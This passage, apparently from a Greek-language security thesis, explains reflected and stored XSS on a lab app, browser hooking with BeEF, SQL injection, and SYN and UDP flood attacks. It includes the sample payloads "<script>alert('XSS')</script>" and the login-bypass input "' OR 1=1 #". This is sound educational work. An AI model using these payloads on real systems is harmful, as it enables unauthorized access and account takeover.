
Το Cross Site Scripting (XSS, μερικές φορές επίσης συντομευμένο ως CSS) αναφέρεται σε μια σειρά επιθέσεων στις οποίες ο επιτιθέμενος εισάγει κακόβουλο JavaScript κώδικα σε μια εφαρμογή ιστού. Οι επιθέσεις XSS είναι γενικά απλές στην εκτέλεση, αλλά είναι δύσκολο να προληφθούν και μπορούν να προκαλέσουν σημαντική ζημιά. Υπάρχουν δύο διαφορετικοί τύποι επιθέσεων XSS: reflected και stored επιθέσεις XSS.

Στην πρώτη μέθοδο, που ονομάζεται reflected XSS, το σενάριο επίθεσης "αντανακλάται" αμέσως στον χρήστη. Ας πούμε, ένας χρήστη έχει πρόσβαση σε έναν ιστότοπο για να

εκτελέσει λειτουργίες εμφάνισης κειμένου. Όμως, η φόρμα εισαγωγής στον ιστότοπο αποτυγχάνει να πραγματοποιήσει επικύρωση εισόδου και όταν εισάγεται ένα κείμενο, εμφανίζεται στον χρήστη ένα μήνυμα που περιέχει επίσης τη μη φιλτραρισμένη συμβολοσειρά. Για παράδειγμα, εάν ο χρήστης εισάγει μια συμβολοσειρά "<script>alert('XSS')</script>" (Εικόνα 5), οι δείκτες 'script' δεν φιλτράρονται και το πρόγραμμα περιήγησης του χρήστη εμφανίζει "Hello " και ένα pop up παράθυρο με το μήνυμα 'XSS' (Εικόνα 6).



Εικόνα 5: Παράδειγμα εκτέλεσης reflected XSS Επίθεσης



Εικόνα 6: Αποτέλεσμα εκτέλεσης reflected XSS Επίθεσης

Αυτό υποδηλώνει ότι εκτελέστηκε το script ως κομμάτι του HTML και επομένως ότι υπάρχει μια εμφανής ευπάθεια XSS στην εφαρμογή, η οποία μπορεί να αξιοποιηθεί με τον ακόλουθο τρόπο. Πρώτον, ο επιτιθέμενος γράφει ένα απόσπασμα Javascript που, όταν εκτελείται στο πρόγραμμα περιήγησης του θύματος, το κάνει 'hook' στον υπολογιστή του επιτιθέμενου. Τώρα, ο επιτιθέμενος ξεγελά το θύμα να κάνει κλικ σε έναν

σύνδεσμο που δείχνει τον στόχο δράσης της ευάλωτης φόρμας και περιέχει την παράμετρο κακόβουλο script ως URL. Αυτό μπορεί να επιτευχθεί, για παράδειγμα, στέλνοντάς το στον χρήστη μέσω e-mail. Όταν ο χρήστης κάνει κλικ σε αυτόν τον σύνδεσμο, η ευάλωτη εφαρμογή λαμβάνει ένα αίτημα αναζήτησης παρόμοιο με το προηγούμενο, όπου ο όρος αναζήτησης ήταν "<script>alert('XSS')</script>". Η μόνη διαφορά είναι ότι τώρα, ο όρος αναζήτησης είναι το κακόβουλο script που γράφτηκε από τον επιτιθέμενο. Το πρόγραμμα περιήγησης του θύματος λαμβάνει πλέον κακόβουλο κώδικα JavaScript από έναν αξιόπιστο διακομιστή ιστού και τον εκτελεί. Αυτό το παράδειγμα καθιστά επίσης σαφές γιατί η επίθεση ονομάζεται reflected, ο κακόβουλος κώδικας φτάνει στο πρόγραμμα περιήγησης του θύματος αφού 'αντανακλαστεί' από τον διακομιστή.

Στη δεύτερη μέθοδο, που ονομάζεται stored XSS, ο επιτιθέμενος αποθηκεύει τον κακόβουλο κώδικα σε έναν πόρο που διαχειρίζεται η εφαρμογή ιστού, όπως μια βάση δεδομένων. Η πραγματική επίθεση πραγματοποιείται αργότερα, όταν το θύμα ζητά μια δυναμική σελίδα που είναι κατασκευασμένη από το περιεχόμενο αυτού του πόρου. Για παράδειγμα, ένα σύστημα πινάκων ανακοινώσεων που βασίζεται στον ιστό όπου οι χρήστες μπορούν να δημοσιεύουν μηνύματα που εμφανίζονται σε όλους τους επισκέπτες. Ας υποθέσουμε περαιτέρω ότι η εφαρμογή δεν φιλτράρει δείκτες 'script' από αναρτημένα μηνύματα. Σε αυτήν την περίπτωση, ο επιτιθέμενος μπορεί να δημιουργήσει ένα μήνυμα παρόμοιο με αυτό της Εικόνας 7. Αυτό το μήνυμα περιέχει τον κακόβουλο κώδικα JavaScript, τον οποίο αποθηκεύει ο πίνακας ανακοινώσεων στη βάση δεδομένων του. Ένας επισκέπτης που διαβάζει αυτό το μήνυμα ανακτά το script ως μέρος του μηνύματος. Στη συνέχεια, το πρόγραμμα περιήγησης του χρήστη εκτελεί το script, όπως φαίνεται και στην Εικόνα 8.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

<script>alert('XSS')</script>


Sign Guestbook

Name: test
Message: This is a test comment.

Name:
Message: message body


More info

Εικόνα 7: Παράδειγμα εκτέλεσης stored XSS Επίθεσης



Εικόνα 8: Αποτέλεσμα εκτέλεσης stored XSS Επίθεσης

Το κακόβουλο script που θα χρησιμοποιήσουμε βασίζεται στην Κοινωνική Μηχανική (social engineering) μέσω του προγράμματος περιήγησης του θύματος. Η Κοινωνική Μηχανική χρησιμοποιεί ψυχολογική χειραγώγηση για να εξαπατήσει τους χρήστες να κάνουν λάθη ασφαλείας ή να δώσουν ευαίσθητες πληροφορίες. Το The Browser Exploitation Framework (BeEF) είναι ένα εργαλείο δοκιμής διείσδυσης που εστιάζει στο πρόγραμμα περιήγησης ιστού. Το BeEF θα κάνει 'hook' ένα ή περισσότερα προγράμματα περιήγησης ιστού και θα τα χρησιμοποιήσει για την εκκίνηση κατευθυνόμενων ενοτήτων εντολών και περαιτέρω επιθέσεων εναντίον του συστήματος από το πλαίσιο του προγράμματος περιήγησης. Κάθε πρόγραμμα περιήγησης είναι πιθανό να βρίσκεται σε διαφορετικό περιβάλλον ασφαλείας και κάθε περιβάλλον μπορεί να παρέχει ένα σύνολο μοναδικών φορέων επίθεσης. Το framework επιτρέπει στον ελεγκτή διείσδυσης να επιλέξει συγκεκριμένες ενότητες (σε πραγματικό χρόνο) για να στοχεύσει κάθε πρόγραμμα περιήγησης και επομένως κάθε περιβάλλον.



Εικόνα 9: The BeEF User Interface

3.2 SQL Injection

Οι επιθέσεις με SQL Injection αποτελούν σοβαρή απειλή για την ασφάλεια των εφαρμογών Ιστού. Επιτρέπουν στους εισβολείς να αποκτήσουν απεριόριστη πρόσβαση στις βάσεις δεδομένων στις οποίες βασίζονται οι εφαρμογές και στις δυνητικά ευαίσθητες πληροφορίες που περιέχουν αυτές οι βάσεις δεδομένων. Αυτό μπορεί να συμβεί εάν μια εφαρμογή ιστού δεν φιλτράρει σωστά την είσοδο χρήστη. Η μονάδα εκτέλεσης στη γλώσσα SQL είναι το query, μια συλλογή δηλώσεων που στοχεύουν στην ανάκτηση δεδομένων ή στη διαχείριση εγγραφών στη βάση δεδομένων. Ένα query συνήθως οδηγεί σε ένα σύνολο αποτελεσμάτων που περιέχει τα αποτελέσματα του ερωτήματος.

Η SQL Injection αναφέρεται σε μια κατηγορία επιθέσεων με έγχυση κώδικα στις οποίες δεδομένα που παρέχονται από τον χρήστη περιλαμβάνονται σε ένα SQL query με τρόπο ώστε μέρος της εισόδου του χρήστη να αντιμετωπίζεται ως κώδικας SQL. Αξιοποιώντας αυτές τις ευπάθειες, ένας επιτιθέμενος μπορεί να υποβάλει εντολές SQL απευθείας στη βάση δεδομένων. Αυτές οι επιθέσεις αποτελούν σοβαρή απειλή για οποιαδήποτε εφαρμογή στον Ιστό που λαμβάνει είσοδο από χρήστες και την ενσωματώνει σε SQL queries σε μια υποκείμενη βάση δεδομένων. Οι περισσότερες εφαρμογές Ιστού που χρησιμοποιούνται στο Διαδίκτυο ή σε εταιρικά συστήματα λειτουργούν με αυτόν τον τρόπο και επομένως θα μπορούσαν να είναι ευάλωτες σε SQL Injection.

Για παράδειγμα, ας πούμε ότι μια εφαρμογή ιστού χρησιμοποιεί το query

```
SELECT * FROM Accounts WHERE Username = 'ceid6217' AND Password = 'myrealfakepassword'
```

για έλεγχο ταυτότητας των χρηστών του. Αυτό το query ανακτά όλα τα πεδία του χρήστη "ceid6217" με κωδικό πρόσβασης " myrealfakepassword " από τον πίνακα Accounts. Τέτοια queries χρησιμοποιούνται συνήθως για τον έλεγχο των διαπιστευτηρίων σύνδεσης χρήστη και, ως εκ τούτου, είναι πρωταρχικοί στόχοι για έναν εισβολέα. Σε αυτό το παράδειγμα, μια σελίδα σύνδεσης ζητά από το χρήστη να εισάγει το όνομα χρήστη και τον κωδικό πρόσβασης σε μια φόρμα. Όταν υποβληθεί η φόρμα, τα πεδία της χρησιμοποιούνται για τη δημιουργία ενός SQL query

```
"SELECT * FROM Accounts  
WHERE Username = '" + $USERNAME + "' AND Password = '" + $PASSWORD + "'"
```

που πιστοποιεί τον χρήστη. Εάν η εφαρμογή σύνδεσης δεν εκτελεί σωστή επικύρωση εισόδου των πεδίων φόρμας, ο εισβολέας μπορεί να εισάγει συμβολοσειρές στο query που αλλάζει τη σημασιολογία του. Για παράδειγμα, ένας εισβολέας εισάγει

```
Username: ceid6217  
Password: ' OR 1=1 #
```

ως διαπιστευτήρια χρήστη. Χρησιμοποιώντας τα παρεχόμενα δεδομένα φόρμας, η ευάλωτη εφαρμογή ιστού δημιουργεί ένα δυναμικό SQL query

```
SELECT * FROM Accounts WHERE Username = 'ceid6217' AND Password = '' OR 1=1 #'
```


για έλεγχο ταυτότητας του χρήστη. Η εντολή "#" υποδεικνύει ότι ακολουθεί ένα σχόλιο. Ως εκ τούτου, όλα μετά το "#" αγνοούνται από τη μηχανή βάσης δεδομένων SQL. Παρατηρούμε πως η συμβολοσειρά κωδικού πρόσβασης είναι κενή, ενώ το "OR 1=1"

προσθέτει μια παραπάνω υπόθεση στο query που αξιολογείται ως αληθής κάθε φορά. Κατά την εκτέλεση αυτού του query, η βάση δεδομένων αντιμετωπίζει το πεδίο Password ως FALSE δήλωση, το πεδίο 1=1 ως TRUE και το τελικό αποτέλεσμα της πράξης FALSE or TRUE θα επιστρέψει TRUE, δίνοντας πρόσβαση τελικά στον εισβολέα.

4 DDOS

Το DOS είναι μια επίθεση που χρησιμοποιείται για άρνηση πρόσβασης νόμιμων χρηστών σε έναν πόρο όπως ένας ιστότοπος, δίκτυο, μηνύματα ηλεκτρονικού ταχυδρομείου. DOS είναι τα αρχικά για άρνηση υπηρεσίας (Denial-of-Service). Αυτός ο τύπος επίθεσης συνήθως εφαρμόζεται χτυπώντας τον πόρο, όπως ένας διακομιστής ιστού, με πάρα πολλά αιτήματα ταυτόχρονα. Αυτό έχει ως αποτέλεσμα ο διακομιστής να μην μπορεί να ανταποκριθεί σε όλα τα αιτήματα. Οι εγκληματίες που διαπράττουν επιθέσεις DOS στοχεύουν συχνά ιστότοπους ή υπηρεσίες που φιλοξενούνται σε διακομιστές ιστού υψηλού προφίλ, όπως τράπεζες ή πύλες πληρωμής μέσω πιστωτικής κάρτας. Η εκδίκηση, ο εκβιασμός και ο ακτιβισμός μπορούν να παρακινήσουν αυτές τις επιθέσεις.

Μια επίθεση DDOS, ή Κατανεμημένη Άρνηση Υπηρεσίας, αποτελείται από πολλά μολυσμένα συστήματα τα οποία στοχεύουν όλα ένα συγκεκριμένο σύστημα (Εικόνα 10) με σκοπό να το καταστήσουν μη λειτουργικό. Τα μολυσμένα συστήματα ονομάζονται botnet και επιτίθενται στο θύμα πλημμυρίζοντας το σύστημά του με τόσο μεγάλη κίνηση, προκαλώντας έτσι τη συντριβή του [16]. Σε αντίθεση με άλλες επιθέσεις, οι επιθέσεις DDOS δεν αποσκοπούν στην κλοπή πληροφοριών ή την επιβολή κινδύνων ασφαλείας, αλλά έχουν ως στόχο να κάνουν τον ιστότοπο απρόσιτο, κάτι που μπορεί να προκαλέσει μεγάλη απώλεια σε οποιαδήποτε διαδικτυακή επιχείρηση.



Εικόνα 10: Παράδειγμα εκτέλεσης DDOS Επίθεσης

Μια επίθεση DOS ή DDOS είναι ανάλογη με μια ομάδα ανθρώπων που συσσωρεύει την είσοδο ενός καταστήματος, καθιστώντας δύσκολη την είσοδο νόμιμων πελατών, διαταράσσοντας έτσι το εμπόριο. Η DOS επίθεση στοχεύει συνήθως ένα θύμα στο επίπεδο εφαρμογής, με τις ίδιες προθέσεις να καταστήσει έναν ιστότοπο άχρηστο. Αυτή η επίθεση επιτυγχάνεται από έναν μόνο χρήστη χρησιμοποιώντας μία σύνδεση στο Διαδίκτυο. Η επίθεση DDOS από την άλλη πλευρά, εκμεταλλεύεται τη χρήση πολλαπλών μολυσμένων συσκευών σε διαφορετικές διευθύνσεις IP για να παραδώσει μια παρόμοια


επίθεση, ωστόσο σε πολύ μεγαλύτερη κλίμακα. Οι επιθέσεις DDOS είναι πιο δύσκολο να εκτραπούν από τις απλές επιθέσεις DOS λόγω του μεγάλου όγκου συσκευών που συμβάλλουν στην επίθεση. Μπορούν να πραγματοποιηθούν στο επίπεδο εφαρμογής, ωστόσο χρησιμοποιούνται επίσης και στο επίπεδο δικτύου για να στοχεύσουν την υποδομή δικτύου.

Ένα ευρύ φάσμα εργαλείων και τεχνικών χρησιμοποιούνται για την εκκίνηση επιθέσεων DOS. Οι απλούστερες επιθέσεις DOS βασίζονται κυρίως στην ωμή δύναμη, τον υπερκορεσμό του εύρους ζώνης σύνδεσης, την εξάντληση των πόρων του συστήματος του στόχου ή πλημμυρίζοντας τον στόχο με μια συντριπτική ροή πακέτων. Οι πλημμύρες κορεσμού εύρους ζώνης βασίζονται στην ικανότητα του επιτιθέμενου να δημιουργήσει τη συντριπτική ροή πακέτων. Ένας κοινός τρόπος για να επιτευχθεί αυτό σήμερα είναι μέσω κατανεμημένης άρνησης υπηρεσίας, χρησιμοποιώντας ένα botnet. Εμείς θα μελετήσουμε εκτός από επιθέσεις επιπέδου εφαρμογής, επιθέσεις επιπέδου δικτύου (επίσης γνωστές ως επιθέσεις επιπέδου 3 ή 4), δηλαδή επιθέσεις που έχουν σχεδιαστεί για να στοχεύουν συγκεκριμένα την υποδομή δικτύου του θύματος. Παραδείγματα επιθέσεων σε αυτήν την κατηγορία περιλαμβάνουν SYN Flood και UDP Flood επιθέσεις. Κάθε μία από αυτές τις επιθέσεις εκμεταλλεύεται διαφορετικές ευπάθειες που υπάρχουν σε συγκεκριμένα πρωτόκολλα.

4.1 SYN Flood

Η SYN Flood χρησιμοποιεί το πρωτόκολλο TCP για να εκτελέσει μια επίθεση DDOS. Το Πρωτόκολλο Ελέγχου Μεταφοράς (TCP) είναι ένα από τα σημαντικότερα πρωτόκολλα της Συλλογής Πρωτοκόλλων Διαδικτύου. Βρίσκεται πάνω από το πρωτόκολλο IP. Οι κύριοι στόχοι του πρωτοκόλλου TCP είναι να επιβεβαιώνεται η αξιόπιστη αποστολή και λήψη δεδομένων, επίσης να μεταφέρονται τα δεδομένα χωρίς λάθη μεταξύ του επιπέδου δικτύου και του επιπέδου εφαρμογής και, φτάνοντας στο πρόγραμμα του επιπέδου εφαρμογής, να έχουν σωστή σειρά. Οι περισσότερες σύγχρονες υπηρεσίες στο Διαδίκτυο βασίζονται στο TCP, όπως για παράδειγμα το SMTP (port 25), το παλαιότερο Telnet (port 23), το FTP (port 21), το HTTP (port 80) και το HTTPS (port 443). Το TCP χρησιμοποιείται σχεδόν παντού, για αμφίδρομη επικοινωνία μέσω δικτύου [18].

Όταν ένας πελάτης προσπαθεί να ξεκινήσει μια σύνδεση TCP σε έναν διακομιστή, ο πελάτης και ο διακομιστής ανταλλάσσουν μια σειρά μηνυμάτων, όπως παρουσιάζεται στην Εικόνα 11. Ο πελάτης ζητά μια σύνδεση στέλνοντας ένα μήνυμα συγχρονισμού SYN στον διακομιστή. Στην συνέχεια, ο διακομιστής αναγνωρίζει αυτό το αίτημα στέλνοντας την αναγνώριση SYN-ACK πίσω στον πελάτη. Τέλος, ο πελάτης αποκρίνεται επίσης με αναγνώριση ACK και η σύνδεση έχει δημιουργηθεί. Αυτό ονομάζεται τριμερής χειραψία TCP (3-way handshake) και είναι το θεμέλιο για κάθε σύνδεση που δημιουργείται χρησιμοποιώντας το πρωτόκολλο TCP [19].



Εικόνα 11: Τριμερής Χειραψία


Μια SYN Flood συμβαίνει όταν ένας κεντρικός υπολογιστής στέλνει μια πλημμύρα πακέτων TCP / SYN, συχνά με μια πλαστή διεύθυνση αποστολέα. Κάθε ένα από αυτά τα πακέτα αντιμετωπίζεται σαν ένα αίτημα σύνδεσης, προκαλώντας τον διακομιστή να δημιουργήσει μια μισή ανοιχτή σύνδεση, στέλνοντας πίσω ένα πακέτο TCP / SYN-ACK και περιμένοντας ένα πακέτο ως απάντηση στο πακέτο ACK από τη διεύθυνση του αποστολέα. Ωστόσο, επειδή η διεύθυνση του αποστολέα είναι πλαστή, η απάντηση δεν έρχεται ποτέ. Αυτή η μέθοδος εκμεταλλεύεται τον περιορισμένο αριθμό συνδέσεων TCP που επιτρέπεται να είναι ανοιχτές σε έναν διακομιστή, εμποδίζοντας έτσι νόμιμους χρήστες να έχουν πρόσβαση στον ιστότοπο [17].

4.2 UDP Flood

Μια UDP Flood επίθεση είναι μια ογκομετρική DOS επίθεση που χρησιμοποιεί το User Datagram Protocol (UDP), ένα χωρίς σύνδεση πρωτόκολλο δικτύου υπολογιστών. Είναι ένα από τα βασικά μέλη της σουίτας πρωτοκόλλου Διαδικτύου. Με το UDP, οι εφαρμογές υπολογιστών μπορούν να στέλνουν μηνύματα, που αναφέρονται ως διαγράμματα δεδομένων, σε άλλους κεντρικούς υπολογιστές σε ένα IP δίκτυο. Δεν απαιτείται προηγούμενη επικοινωνία για τη ρύθμιση καναλιών επικοινωνίας ή διαδρομών δεδομένων. Οι περισσότερες υπηρεσίες πολυμέσων σε πραγματικό χρόνο που βασίζονται στο Διαδίκτυο χρησιμοποιούν UDP ως το πρωτόκολλο μεταφοράς τους. Σε σύγκριση με το TCP, το UDP δεν έχει καθυστέρηση αναμετάδοσης, γεγονός που το καθιστά ελκυστικό για εφαρμογές ευαίσθητες στην καθυστέρηση [20].

Η χρήση του UDP για DOS επιθέσεις δεν είναι τόσο απλή όσο με το TCP. Ωστόσο, μια UDP Flood επίθεση μπορεί να ξεκινήσει στέλνοντας μεγάλο αριθμό πακέτων UDP σε τυχαίες θύρες σε έναν απομακρυσμένο κεντρικό υπολογιστή [21]. Ως αποτέλεσμα, ο απομακρυσμένος κεντρικός υπολογιστής θα ελέγξει για την εφαρμογή που ακούει σε

